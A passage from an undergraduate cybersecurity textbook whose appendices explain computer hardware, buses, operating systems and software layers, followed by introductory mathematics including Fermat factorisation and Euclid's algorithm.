It would be meaningless to have a computer which you could not give some data to process or get some results out of. Almost all small computers nowadays offer the user a *graphic user interface* with a *screen* to display output from the computer, and one or more human-oriented input units. Most PCs, for example, have a *keyboard* for input and a *mouse* or *stylus* as a device to control the position of the *cursor* on the screen. Some mice can be programmed to perform more complex functions than just moving the cursor. Small computers such as tablets and smartphones often have no physical keyboard or mouse, but instead have a *touch sensitive* screen, which can be used to type in data and control what the computer does. User-oriented units for input and output are often as a group called *MMI units*, where MMI is an abbreviation for *Man-machine interface*.

The screen, keyboard and pointing device can be built into the box (typically in laptop computers, tablets and smartphones) or lie outside (typically in stationary PCs and similar). If they lie outside, they can be connected with the computer by a cable or via a wireless connection. Wireless connections can be monitored by outsiders and are therefore potentially a security risk. The actual images on the screen are in most modern computers produced by a GPU in the processor or a separate *graphics card* which contains a GPU and which is connected to the computer's internal network. A solution with a separate graphics card is especially popular with people who play computer games, and those who need to see live pictures of high quality.

Both stationary PCs and older laptop computers also contain a unit for reading *CDs*, *DVDs* or *BluRay disks*, which can be used for installation of software and for audio-visual media with music, photos or films. In many cases the device also enables you to write on these media, which is a practical way to keep backups. In smaller computers there is not usually room for such large units, and the user must make do with SD cards or flash drives for this purpose.

If the user is to have any enjoyment from these media, the computer must also contain units for recording and playing sounds. This means there must be a separate *sound card* connected to the computers internal network, or else that the CPU itself has built-in electronics for this purpose. Just like with graphics cards, a solution with a separate sound card is often preferred by people who demand high quality.

As security requirements for computers attract more and more attention, it becomes commoner to install *security devices* in the computer, especially to prevent unauthorised persons from using the machine. Equipment for this purpose is usually based on measurement of *biometric properties* of a person, in order to be able to identify him or her. The most common units today are a *camera* to register appearance and a *fingerprint reader*. A person is prevented from logging in on the computer, if he or she does not have the same appearance as an authorised user and/or a fingerprint which matches an authorised user's print. We look more closely at some of these biometric devices in Chap. 9.

A.1.3 Attachment of I/O Units

As can be seen from the previous section, there is often a choice between having a built-in unit for a particular purpose and having an external unit which must be attached by a cable. Built-in units are most often connected to the computer's internal network, but in practice not so directly as indicated in Fig. A.2. There is a simple technical reason for this: most units (except very high-speed graphics units) work at much lower speeds than the processor, and so they are placed on a subnet—a *bus*—which offers a lower rate of data transfer. External units are often connected in an even more indirect manner, on a subsubnet, such as a bus based on *Universal Serial Bus(USB)* technology. A more complete, but still simplified, picture of the architecture in a modern computer can be seen in Fig. A.6.

The CPU, memory and a fast graphics card, if any, are connected directly to a fast *bridge*, often known as the *memory control hub*, while another bridge, the *I/O control hub*, is used to connect a number of slower buses. Part of the reason for having several buses is that units can have very different requirements for how they are to be physically connected to the computer with plugs, and how they have to be controlled electronically. We say they have different *hardware interfaces*. The figure shows four buses:

- **AGP bus**, used to connect very fast graphics units.
- **PCI bus**, used to connect relatively fast units with their own cards, whose plugs fit the PCI bus.
- **SATA bus**, used to connect disks and similar units which use a SATA interface.
- **USB**, used to connect units with a USB interface, such as printers, scanners, photographic equipment, certain mice and keyboards, flash drives, external disks etc., typically via sockets in the computer case. The sockets are connected to an internal control unit (a *USB-hub*), which forms the midpoint in a star-shaped network.

There are several more possibilities. Fast graphic units and fast network cards can have an interface which suits a *PCI Expressbus* instead of an AGP bus. Disk units are not all SATA disks; they can also be based on an IDE or PATA interface. The USB standard offers (so far) four speed classes: USB 1.0 (1.5 or 12Mbit/s), 2.0 (up to 480Mbit/s), 3.0 (up to 5Gbit/s), and 3.1 (up to 10Gbit/s), with slightly different connection possibilities. The *IEEE standard 1394 bus* (known as *Firewire*) is an




Fig. A.6 Schematic architecture of a modern computer

alternative type of bus for fast serial communication (up to 3.2Gbit/s), and is used particularly for connection of audio-visual equipment such as video cameras and displays. The I/O control hub can also be used for direct attachment of communication equipment, and via an even slower subnet known as the *LPC bus* for attachment of a keyboard, mouse or other units which use serial communication, if they cannot be attached via the USB.

A.1.4 Communication Units

It is almost unthinkable today to have a computer which cannot communicate with other computers. The huge majority of modern computers will therefore contain a number of units intended for communication, for example via:

- **The telephone network:** Naturally a part of a mobile phone or smartphone. But also in the form of a *telephone modem*, so the computer can communicate by using a so-called *dial-up* service to an ISP.

- **Cable-based local area networks (LAN):** In a private home, company or institution, typically based on some variant of Ethernet technology.
- **Wireless local area networks (WLAN):** In a private home, company or institution, typically based on WiFi technology.
- **Wireless personal neworks (PAN):** Anywhere, typically based on Bluetooth or similar technologies with a limited range.
- **Nearfield communication (NFC):** For communication over very short distances, as in many payment and ticketing systems.

A number of communication technologies are discussed in Chap. 6 and the security aspects of communication in Chap. 8.

A.1.5 Power Supplies

One last, but essential, unit in a computer is the power supply, which provides the electronics with the necessary voltage and current. This may sound trivial, but a fault in the power makes the computer unusable and can in some cases lead to serious damage to the equipment. In a stationary computer, the two biggest threats are faults in the electricity supply and breakdown in some of the internal electrical components in the power supply itself. In mobile equipment, the power supply is primarily based on batteries which have to be regularly re-charged.

The use of batteries presents a number of problems. For certain types of battery (especially *Lithium-ion (LiON)* batteries), charging the battery is associated with a risk of overheating of the battery, which can even cause it to catch fire. Careful control of the charging process is therefore essential. Some forms of attack on mobile equipment (typically smartphones or laptop computers) are based on stimulating the equipment to excessive activity, so the battery rapidly loses its charge, and the equipment therefore cannot operate.

A.2 Software

The computer's *software* consists of all the programs which can be run on the computer. They fall conceptually into three classes:

1. **The control system**, which deals with the general control of what happens in the computer, in particular which programs run and when. In the majority of modern computers, the control system is an *operating system (OS)*, whose properties we look at below.
2. **System programs**, which deal with useful general tasks, such as taking backup copies and translating programs from human-readable computer languages to sequences of instructions which the CPU can execute.

3. **Application programs** (or in modern jargon just *Apps*), which perform tasks for ordinary users.




Fig. A.7 The software hierarchy

Together with the computer's hardware, these three classes of software make up a sort of hierarchy, which is illustrated in Fig. A.7: each layer depends on the layers beneath it. In the following section, we look in turn at the individual classes.

A.2.1 The Operating System

The Operating System forms the basis on which applications can be built up: it hides the details of the operation of the hardware and offers a uniform interface—a so-called *Application Program Interface*, often called an *API* for short—which the actual applications can match. An OS is therefore a fundamental software component in more or less all modern computers. The only common exceptions are the small embedded computers which can be found in pieces of apparatus, household equipment and the like. It is easy to see the advantages of having such a uniform interface to applications, if you think that OSs such as Windows, Linux and Android have to be able to run on many different hardware platforms. It would be unbearable, if the developers had to adapt all their application programs individually to each platform.

There are a very large number of different operating systems — Wikipedia, for example, has a list of several hundred which have been in use at one time or another since the 1960s [99]. These include OSs designed for general purpose use and OSs for systems with special properties such as the ability to handle events with strict timing requirements, mobility, or a high level of security, or which are designed for specific computer architectures.

In spite of this variety, there are a number of features which appear in most of them:

- **Drivers**, which handle the individual physical hardware units attached to the system, so the users can avoid having to know the units' design and internal workings.
- **Multiprogramming**, which makes it possible for several programs to run simultaneously on the same hardware. This leads to a number of requirements for the operating system, which must offer:
  – Protection: User *A*'s program and data must not be able to disturb the execution of user *B*'s program.
  – Controlled access to the computer's resources, such as:
    · The CPU
    · The storage units

  - Input- and output units
  - Networks
  - Sharable programs, such as libraries of useful functions.
  - Sharable data

- **File systems**, which make it possible to organise programs and data into independent, named files, which are collected up in a hierarchy of named folders. A file system's software functions deal with keeping track of where on the disk there is unused space in which things can be stored, and in general free the user from having to deal directly with the computer's disks.
- **User control**, so only authorised users can use the computer—and only for what they are authorised to do.
- **Handling the user interface**, so the users can interact with the computer in a (more or less) convenient manner.
- **Logging** of important events in the computer. Typically a number of files are used to store information about user activity, updates, errors and other irregularities.

These topics are considered in more detail in Chap. 9.

A.2.2 Firmware

Most modern operating systems are large items of software, filling many gigabytes of storage. It is therefore not practical to store the entire OS in the main memory of the computer. Moreover, the main memory is usually constructed from semiconductor components which are *volatile*, which means that its contents disappear if the power is turned off. In practice, the OS has to be stored in non-volatile storage, such as a disk, and will be loaded into the memory when the computer is *"booted"*, i.e. started or restarted.

Here there is an obvious challenge: How is the OS to be fetched from the disk if the main memory contains no software to operate the disk when the power is first turned on? The common solution is to have a very simple piece of software which can just perform very basic operations on the computer's hardware units, and to embed this software into *non-volatile* memory that is permanently built in to the computer's hardware. Such software embedded into hardware is commonly known as *firmware*. To prevent unauthorised changes to this extremely basic (and critical) software, the hardware units used for storing it are typically so-called *Read-Only Memory (ROM)* units, whose contents are either impossible to change after manufacture or can only be changed by using a special apparatus. The contents of such memory units do not disappear when the power is turned off.

There are currently two styles of firmware for use in booting the OS on modern computers. The oldest and simplest was developed for the very first IBM PCs in 1979, and is known as a *BIOS* (short for *Basic Input-Ouput System*). The more modern style is to use firmware which supports the *Unified Extensible Firmware Interface (UEFI)*This is an industry standard developed by the Unified EFI Forum since 2012.

As its name implies, it is a more flexible form of firmware, which amongst other things offers the possibility of better security. The security aspects of these two styles of firmware are discussed in more detail in Chap. 9.

A.2.3 Utility Programs

Software utility programs, or *(system) utilities* are programs that can perform useful functions which extend the naked OS, in order to make it easier to control the operation of the computer or to develop application programs for the user. Some simple examples:

- Programs for measuring the load on the compuuter and its use of resources.
- Programs for updating the computer's software.
- Backup programs for making backup copies of programs and data.
- Antivirus programs.
- Encryption programs.
- Compilers and other tools for developing programs.
- Debuggers for analysing what happens when a program is run on the computer.
- Archive programs for making compressed archives of programs and data.

As OSs are typically delivered with a number of utiities as part of a package, it can be hard to see where the boundaries lie between the utilities and the OS itself. Often both are just called *system programs*.

A.2.4 Application Programs

Application Programs ("Apps") make use of the OS (and the underlying hardware) to perform a task for the user. As users differ a lot, it is in the nature of things that some application programs will be generally useful, while others will be strongly specialised. Some simple examples:

- Text processing programs, such as MS Word, Adobe Acrobat or LaTeX.
- Web browsers, for access to WWW, such as Firefox, Internet Explorer, Chrome and Opera.
- Spreadsheet programs, such as MS Excel or OpenOffice calc.
- Games.
- Drawing programs, such as Corel Draw, inkscape or xfig.
- Image processing programs, such as Photoshop or gimp.
- Accounting programs.
- Protein analysis programs.
- Programs for engineering calculations.
- Programs for handling patient data in a doctor's practice or a hospital.
- . . . and many more within other specialised areas.

It is characteristic that apps for smartphones and similar small units are often more specialised than the applications which are used on larger computers. On a mobile phone, you typically find an app which makes it possible for the user to log on to Facebook and another app for Twitter and a third, for example, to read your favourite newspaper online. Whereas on a large computer you have a web browser application which you use to access all these services via their web addresses.



Presentation layer (User input and output: "UI")
Business layer (Central calculations and data checking)
Data layer (Data storage, e.g. in database)

Fig. A.8 A typical 3-layer application architecture

Many large applications, especially for administrative tasks such as bookkeeping, public administration, production control and so on, are organised in a *tiered architecture*. Especially a 3-layer architecture, like the one shown in Fig. A.8, is a popular choice. Layering makes it easier to develop the individual parts of the application independently of one another, with well-defined interfaces between the parts. One could say it is a kind of *divide-and-conquer* policy for software development, which gives the developers better possibilities for understanding their tasks, instead of developing the application in one big lump.

Useful concepts which you should now know about

In this appendix, the following concepts were introduced:

- A CPU
- A storage unit
- A (computer) instruction
- A bus
- A control unit
- An ALU
- A core
- A GPU
- A cache store
- A CPU register
- An HDD
- An SSD
- A disk track
- A disk sector
- A memory card
- An I/O unit
- A hardware interface
- A power supply
- A control system

- An operating system
- A system program
- An application program

You should check that you understand their definitions and can give examples of contexts where they play a role.

Further Reading

A general introduction to computer systems and their constituents is Andrew S. Tanenbaum's *"Structured Computer Organization"*, now in its 6th. edition from 2012 [86]. An more detailed book about the architecture of the computer itself is Patterson & Hennessy's *"Computer Organization and Design – The Hardware/Software Interface"*, now in its 6th. edition from 2020 [71].

After reading this appendix, you may be wondering why you need to know about all this. The short answer is that, during a typical cyberattack, portions of data or program code will be stored in various hardware components in the computer, and this will affect the normal functioning of various software components in the system. So it can be important to be aware of which components there might be. You will find several concrete examples in other parts of the book, especially Chaps. 9 on operating systems and 10 on software.

Exercises

A.1 What is in *your* box?
Investigate what you have in your own equipment, including as many of the following items as you own or have access to:

1. Your stationary PC
2. Your laptop PC
3. Your mobile phone/smartphone
4. Your tablet

Try to be as precise in your description as possible—with respect to cybersecurity there can be a big difference between various versions of an operating system or various models of a smartphone. Try for each unit to give at least the following information:

- **Hardware:** CPU, internal memory, disk units, MMI units, interfaces for attaching external units, communication units, biometric units.
- **Software:** Operating system, software for text processing, drawing, image processing, spreadsheets.

Appendix B
Mathematics

This appendix gives a short introduction to some of the mathematics which forms the foundation for modern cryptography.

B.1 Basic Concepts

First: some basic concepts, which many readers have probably heard about at school, but may have forgotten again:

Integer: A whole number, i.e. one which can be used to count things with. For example: 3, 19, 73, 196, -5, -202 and 123456789 are all integers, whereas neither 3.456 or 1.41416 are integers. An integer is said to be *positive* if it is greater than 0, *negative* if it is less than 0 and *non-negative* if is is 0 or greater.

Divisible integers: An integer a is said to be *divisible* by another integer b if there is an integer c, so $a = b \times c$. For example: 12 is divisible by 3, since $12 = 3 \times 4$.

An alternative way of expressing this is to say that *b divides into a*—for example, that 3 divides into 12.

Prime numbers: An integer a is said to be a *prime number*, if it is bigger than 1 and is not divisible by integers other than 1 and a. For example: 3, 19 and 73 are all prime numbers, whereas 196, -5 and -202 are not (196 is divisible by 2, 4, 7, 14, 28, 49 and 98, while -5 and -202 are smaller than 1.)

Factorisation: Dividing an integer up into a series of smaller integers—the integer's factors—which, if they are multiplied together, give the integer's value. For example: 196 can be factorised in several ways, such as 28×7 or 49×4, and -202 can be factorised as -2×101.

Prime factors: A positive integer's *prime factors* are the collection of prime numbers, whose product is the integer's value. For example: 196's prime factors are $2,\ 2,\ 7,\ 7$, since $196 = 2 \times 2 \times 7 \times 7$. As can be seen, the individual prime factors

R. Sharp, *Introduction to Cybersecurity*, Undergraduate Topics in Computer Science,
https://doi.org/10.1007/978-3-031-41463-3

can appear several times. If we ignore the order which the prime factors are written in, there is for every positive integer a unique set of prime factors. This property of integers is known as *"the fundamental theorem of arithmetic"*.

Sets: In mathematics, a set is a collection of distinct elements not containing any duplicates. The elements may generally speaking be of any type: integers, real numbers, logical values, matrices, geometrical figures, images, colours or whatever. In simple cases, the elements (or "members") of a set can be written out as a list within curly brackets, {}. The order of the elements in the list has no significance. For example:

$$A = \{0, 1, 2, 3, 4, 5\} \qquad B = \{red, green, blue\}$$

define A as a set of non-negative integers and B as a set of primary colours. The empty set, which has no elements, is written as {} or $\emptyset$. The *cardinality* of a set X, written $|X|$, is the number of members of the set. So, for example: $|A| = 6$, $|B| = 3$ and $|\emptyset| = 0$.

The *union* of two sets X and Y, written $X \cup Y$, is the set whose members are members of X or Y or both. Their *intersection*, written $X \cap Y$ is the set whose elements are members of both X and Y. Their *(set) difference*, written $X \setminus Y$ or $X - Y$, is the set whose elements are members of X but not of Y. For example:

$$\begin{aligned}
\{1, 2, 3, 4\} \cup \{2, 4, 6\} &= \{1, 2, 3, 4, 6\} \\
\{1, 2, 3, 4\} \cap \{2, 4, 6\} &= \{2, 4\} \\
\{1, 2, 3, 4\} \cap \{5, 6, 7\} &= \emptyset \\
\{1, 2, 3, 4\} - \{2, 4, 6\} &= \{1, 3\}
\end{aligned}$$

The symbol $\in$ (pronounced "is a member of") is used to make logical statements about *membership* of a set. For example: $3 \in A$ means "3 is a member of A", which is a true statement, while yellow $\in B$ means "yellow is a member of B", which is false. The symbol $\notin$, pronounced "is not a member of" is correspondingly used to make statements about *non-membership*.

The symbols $\subset$ and $\subseteq$ are used to make logical statements about *containment* of one set in another. If all the members of a set X are also members of a set Y, then we say that X is a *subset* of Y. It is conventional to distinguish between two variations of this: If Y contains all the elements in X and also one or more elements which are not in X, then we say that "X is a *proper subset* of Y", written $X \subset Y$. If we accept that X can be equal to Y, we just say that "X is a *subset* of Y", written $X \subseteq Y$. Note that if $X \subset Y$ then it is also true that $X \subseteq Y$. So for example:

$$\begin{array}{rll}
\{1, 2, 3\} \subset & \{1, 2, 3, 4, 6\} & \text{is true} \\
\{1, 2, 3, 5\} \subset & \{1, 2, 3, 4, 6\} & \text{is false} \\
\{1, 2, 3\} \subseteq & \{1, 2, 3\} & \text{is true} \\
\{1, 2, 3\} \subset & \{1, 2, 3\} & \text{is false} \\
\emptyset \subseteq & \{1, 2, 3\} & \text{is true} \\
\emptyset \subseteq & \emptyset & \text{is true}
\end{array}$$

The last two statements here may seem strange, but the point is that the empty set is regarded as a subset of all other sets, including itself.

Functions: A function describes the relationship between members of a set of inputs, say X, to members of a set of possible outputs, say Y. The set of possible inputs is known as the function's *domain* and the set of possible outputs as the function's *co-domain*. Then we can define the function by giving the rule which identifies the element in Y which will be the output when the input is a particular element, x, of X.

For example: The function definition $f(x) = 2x$ defines a function whose output is the integer which is twice as large as the value of the input, while $f(x) = 2x + 1$ gives as output the integer which is one larger than twice the input value. Such relationships are often visualised by drawing the *graph* of the function which shows the correspondance between each of the elements in the set of inputs and the relevant output. An example can be seen in Fig. B.1.




Fig. B.1 Graph of the function $f(x) = 2x + 1$ with domain the set of integers $\{1, 2, 3, 4, 5\}$ and co-domain the set of all non-negative integers less than 20.

The element $f(x)$ in the codomain is often known as the *image of* x *(under* f*)* or the *value of* f *at* x and the set of images for all the elements in the domain is known as the *image of the function* f. For example: In the figure, 7 is the image of 3, and the image of f is the set of integers $\{3, 5, 7, 9, 11\}$. By definition, since $f(x)$ is a function, each element in its domain has *at most* one image. This means that $f(x)$ for a given x can only produce a unique output, if any output is defined for it at all. In fact, in the example in the figure, all the elements in the domain have one image, as f is a so-called *total function*, but in other cases some of the elements in the domain may not have any outputs defined—for example, the function $f(x) = 1/x$ over the domain of integers has no defined value at $x = 0$.

Whereas $f(x)$ will always give the same output for a given x, a given output y can be produced by several different inputs. (There is an example of this in Fig. 5.2.) The set of elements in the domain which produces a particular output y is known as the *pre-image of y under f*. This set can contain zero or any number of elements. The union of all pre-images is known as the *pre-image of f*. For example: In Fig. B.1, $\{3\}$ is the pre-image of 7, and the pre-image of f is the set $\{1, 2, 3, 4, 5\}$.

A function f is said to be *linear* if the output is constant or proportional to (all the) input variable(s) and *non-linear* otherwise. So, for example:

$$\begin{array}{lll} f(x) & = 2x + 1 & \text{is linear} \\ f(x, y) & = -3x + 6y & \text{is linear} \\ f(x) & = x^2 & \text{is non-linear} \\ f(x, y) & = x^2 + 2y + 1 & \text{is non-linear} \end{array}$$

Exponentiation: Denoted typically in the form b^e, where b is known as the *base* and e as the *exponent*. When the exponent e is an integer, this corresponds to the product of e copies of b:

$$b^4 = b \times b \times b \times b$$

So, for example:

$$2^3 = 2 \times 2 \times 2 \qquad = 8$$

$$2^4 = 2 \times 2 \times 2 \times 2 \; = 16$$

When e is an integer, it is often called the *power* to which b is raised. So b^e is often called "b raised to the power e" or "the e'th power of b", or even just "b to the e'th".

Exponentiation has a number of properties which are important to remember:

$$\begin{array}{rll} b^m \times b^n = b^{m+n} & \text{e.g.} & 2^3 \times 2^4 = 2^7 = 128 \\ b^{-n} = 1/b^n & \text{e.g.} & 2^{-3} = 1/8 \\ b^0 = 1 & \text{If } b > 0 & \\ (b^m)^n = b^{m \times n} & \text{e.g.} & (2^3)^4 = 2^{12} = 4096 \\ (b \times c)^e = b^e \times c^e & \text{e.g.} & (2 \times 3)^4 = 2^4 \times 3^4 = 1296 \end{array}$$

More generally, neither the base nor the exponent need to be integers, but we only need this generality for very few of the examples in this book. The most important case is where the exponent is $1/2$. For any non-negative number (integer or non-integer) x, $x^{1/2}$ denotes the *square root* of x, often written $\sqrt{x}$. This is the number which, multiplied by itself, gives x. For example:

$$3^{1/2} \times 3^{1/2} = 3$$

$$4.713^{1/2} \times 4.713^{1/2} = 4.713$$

Number systems: Everybody knows the decimal number system, where integers are written as sequences of *decimal digits* (0, 1, 2, 3, 4, 5, 6, 7, 8, 9). For the integers which you meet in daily life, if there is more than one digit in the number, the individual digits are weighted from right to left with increasing powers of 10. For example:

$$123 = 3 \times 10^0 + 2 \times 10^1 + 1 \times 10^2$$
$$2857 = 7 \times 10^0 + 5 \times 10^1 + 8 \times 10^2 + 2 \times 10^3$$

This way of systematically weighting the digits according to their position in the number is known as a *positional number system*.

People who work with IT often use other number systems than the decimal system. For example, positive integers in a positional *binary number system* are written as sequences of *binary digits* (0,1), weighted from right to left with increasing powers of 2. For example:

$$110 = 0 \times 2^0 + 1 \times 2^1 + 1 \times 2^2 \qquad \text{equal to decimal value 6}$$
$$1101 = 1 \times 2^0 + 0 \times 2^1 + 1 \times 2^2 + 1 \times 2^3 \qquad \text{equal to decimal value 13}$$

Another commonly used system is the positional *hexadecimal number system*, where the integers are written as sequences of *hexadecimal digits* (0, 1, 2, 3, 4, 5, 6, 7, 8, 9, a, b, c, d, e, f), where the letters a-f (or A-F) represent digits with values 10-15. In this case the digits are weighted from right to left with increasing powers of 16. For example:

$$8a = 10 \times 16^0 + 8 \times 16^1 \qquad \text{equal to decimal value 138}$$
$$7ffe = 14 \times 16^0 + 15 \times 16^1 + 15 \times 16^2 + 7 \times 16^3 \qquad \text{equal to decimal value 32766}$$

This notation can unfortunately be ambiguous, if the number does not contain any of the digits a-f. For example: Is the number 1234 a decimal number or a hexadecimal number? To avoid this confusion, hexadecimal numbers are often written with a prefix of the two characters "0x", so hexadecimal number 1234 would be written 0x1234, whereas the decimal number 1234 would be written without a prefix.

B.2 Fermat's Factorisation Algorithm

Fermat's factorisation algorithm is a method for factorising odd integers, based on the fact that any odd integer n can be represented as the difference between the squares of two integers, a and b, where $a > b$:

$$n = a^2 - b^2 \tag{B.1}$$

and the difference of two squares can always be factorised as $(a + b) \times (a - b)$. It follows from Equation B.1 that $b^2 = a^2 - n$. The algorithm to find a and b can be formulated as shown in Algorithm B.1.

Algorithm B.1 (Fermat's Factorisation Algorithm)

Step 1: Take as the first estimate of a the smallest integer larger than or equal to the square root of n.
Step 2: Check whether $a^2 - n$ is the square of an integer. If it is, proceed to Step 3 with $b = \sqrt{a^2 - n}$. If it is not, increase a by 1 and repeat Step 2.
Step 3: The algorithm terminates. The factors are the final values of $(a + b)$ and $(a - b)$.

An example: Factorisation of 16802209.
The square root of 16802209 is (roughly) 4099.05, so the initial estimate of a is 4100. The progress of the algorithm is then:

a	a^2	$a^2 - n$	square?	b
4100	16810000	7791	*no*	
4101	16818201	15992	*no*	
4102	16826404	24195	*no*	
4103	16834609	32400	*yes*	180

The factors are $(a + b) = 4283$ and $(a - b) = 3923$, so:

$$16802209 = 4283 \times 3923$$

Fermat's algorithm is efficient, even for large values of n, as long as the factors are quite close to the square root of n. If they are not, it can take very many iterations of Step 2 before the result is found. For example, while Fermat factorisation of 16802209 only takes 4 iterations of Step 2, factorisation of 219073, whose prime factors are 3001 and 73, takes 1069 iterations, even though it is much smaller than 16802209.

The basic algorithm can be optimised in a number of ways, using various mathematical tricks. For example, a direct way to decide whether $a^2 - n$ is the square of an integer is to evaluate the square root of $a^2 - n$ and see whether it in fact is an integer. This is often a time-consuming operation, but if a number x is the square of an integer, then $(x \bmod m)$ for any integer modulus m can only take on certain values. For example, if $m = 20$, then $(x \bmod m)$ can only have one of the values 0, 1, 4, 5, 9, or 16. If it has any other value, then x is definitely not a squared integer. This makes it possible to eliminate 14/20 (70%) of the possible candidates without having to evaluate their square roots at all. More complex optimisations lead to even faster algorithms, such as the Quadratic Sieve and Number Field Sieve, currently the fastest algorithms for finding the prime factors of large integers such as the RSA numbers discussed in Chap. 4.

B.3 Euclid's Algorithm

Euclid's algorithm is used to find the *greatest common divisor* (or "greatest common factor") of two integers—that is to say, the biggest integer which divides into both numbers without leaving a remainder. This is especially useful if you need to find out whether two integers are *mutual prime numbers* (often just known as *mutual primes* or *coprimes*). If they are, then they have no common factors apart from the trivial factor 1. Note that this does not mean that the two numbers themselves are prime numbers: the two numbers 6 and 25 have no common factors, but neither 6 (= 3×2) nor 25 (= 5×5) are prime numbers.

The algorithm is antique. It is described in volume 7 of Euclid's *"Elements"*, which was written about 300 BC. To understand the algorithm, you need to remember that every integer can be written in the form:

$$a = k \times b + r$$

where k, b and r are all integers. So integer division of a by b gives an integer quotient k and an integer remainder r, where $r < b$. For example: if $a = 30$ and $b = 12$, then it is the case that:

$$30 = 2 \times 12 + 6$$

so the quotient k is 2 and the remainder r is 6. The classical formulation of the algorithm is shown in Algorithm B.2.

```
ALGORITHM B.2 (EUCLID'S ALGORITHM)
Step 1: Given two positive integers, $a$ and $b$, divide the larger one by the smaller one using integer division to find the quotient $k_1$ and remainder $r_1$.
Step $i$ (for $i > 1$): If the remainder from the previous step, $r_{i-1}$, is 0, proceed to Termination. Otherwise divide the divisor from step $(i - 1)$ by the remainder from step (i-1) to get a new remainder $r_i$. Then proceed in the same way for the next value of $i$.
Termination: The divisor $b_{i-1}$ from the latest step is the greatest common divisor of $a$ and $b$.
```

An example: where we use the notation $\gcd(a, b)$ to denote the greatest common divisor of a and b:

$$\gcd(27,\ 12) = \gcd(2 \times 12 + 3,\ 12)$$

Here the divisor is 12 and the remainder $r = 3$. In the next step we evaluate:

$$\gcd(12,\ 3) = \gcd(4 \times 3 + 0,\ 3)$$

Here the divisor is 3 and the remainder $r = 0$. The algorithm terminates. The result is the value of the latest divisor, namely 3.

A further example, with somewhat larger numbers:

$$\gcd(7592,\ 5913) = \gcd(1 \times 5913 + 1679,\ 5913)$$

Here the divisor is 5913 and the remainder $r = 1679$. In the next step we evaluate:

$$\gcd(5913,\ 1679) = \gcd(3 \times 1679 + 876,\ 1679)$$

Here the divisor is 1679 and the remainder $r = 876$. In the next step we evaluate:

$$\gcd(1679,\ 876) = \gcd(1 \times 876 + 803,\ 876)$$

Here the divisor is 876 and the remainder $r = 803$. In the next step we evaluate:

$$\gcd(876,\ 803) = \gcd(1 \times 803 + 73,\ 803)$$

Here the divisor is 803 and the remainder $r = 73$. In the next step we evaluate:

$$\gcd(803,\ 73) = \gcd(11 \times 73 + 0,\ 73)$$

Here the divisor is 73 and the remainder $r = 0$. The algorithm terminates. The result is the value of the latest divisor, namely 73.

B.4 Euclid's Extended Algorithm

Euclid's algorithm can be used to test whether a positive integer a has an inverse *modulo* m, as it will then be the case that $\gcd(a, m) = 1$. But this doesn't help us to find the inverse, if it turns out to exist. *Euclid's extended algorithm* extends Euclid's algorithm, so we can calculate the inverse. More specifically the algorithm takes two positive integers a and b as input and evaluates $d = \gcd(a, b)$ together with two integers, x and y, such that:

$$\gcd(a, b) \ = \ a \times x + b \times y$$

Unlike a and b, x and y are not limited to be positive—they may well be zero or negative. This will for example always be the case when $\gcd(a, b) = 1$.

The extension in relation to Euclid's algorithm is to make use of the *quotients* from each division and not just the remainders. This makes it possible to evaluate x and y in steps in an iterative manner. A formulation of the algorithm, which we here denote $\text{exa}(a, b)$, can be seen in Algorithm B.3.

Algorithm B.3 (Euclid's Extended Algorithm)

Step 0: Initialise x_0 to 1 and y_0 to 0.
Step 1: Given two positive integers, a and b, divide the larger one by the smaller using integer division (as in Euclid's algorithm) to obtain a quotient k_1 and remainder r_1, and set $x_1 = 0$ and $y_1 = 1$.
Step i (for $i > 1$): If remainder r_{i-1} from the previous step is 0, proceed to Termination. Otherwise divide the divisor from step $(i-1)$ by the remainder r_{i-1} from step $(i-1)$ (again as in Euclid's algorithm) to get a new quotient, k_i, and remainder, r_i, while new values $(x_i,\ y_i)$ for x and y are evaluated from their values in the previous two steps:

$$x_i = -k_{i-1} \times x_{i-1} + x_{i-2}$$
$$y_i = -k_{i-1} \times y_{i-1} + y_{i-2}$$

Then proceed in the same way for the next value of i.
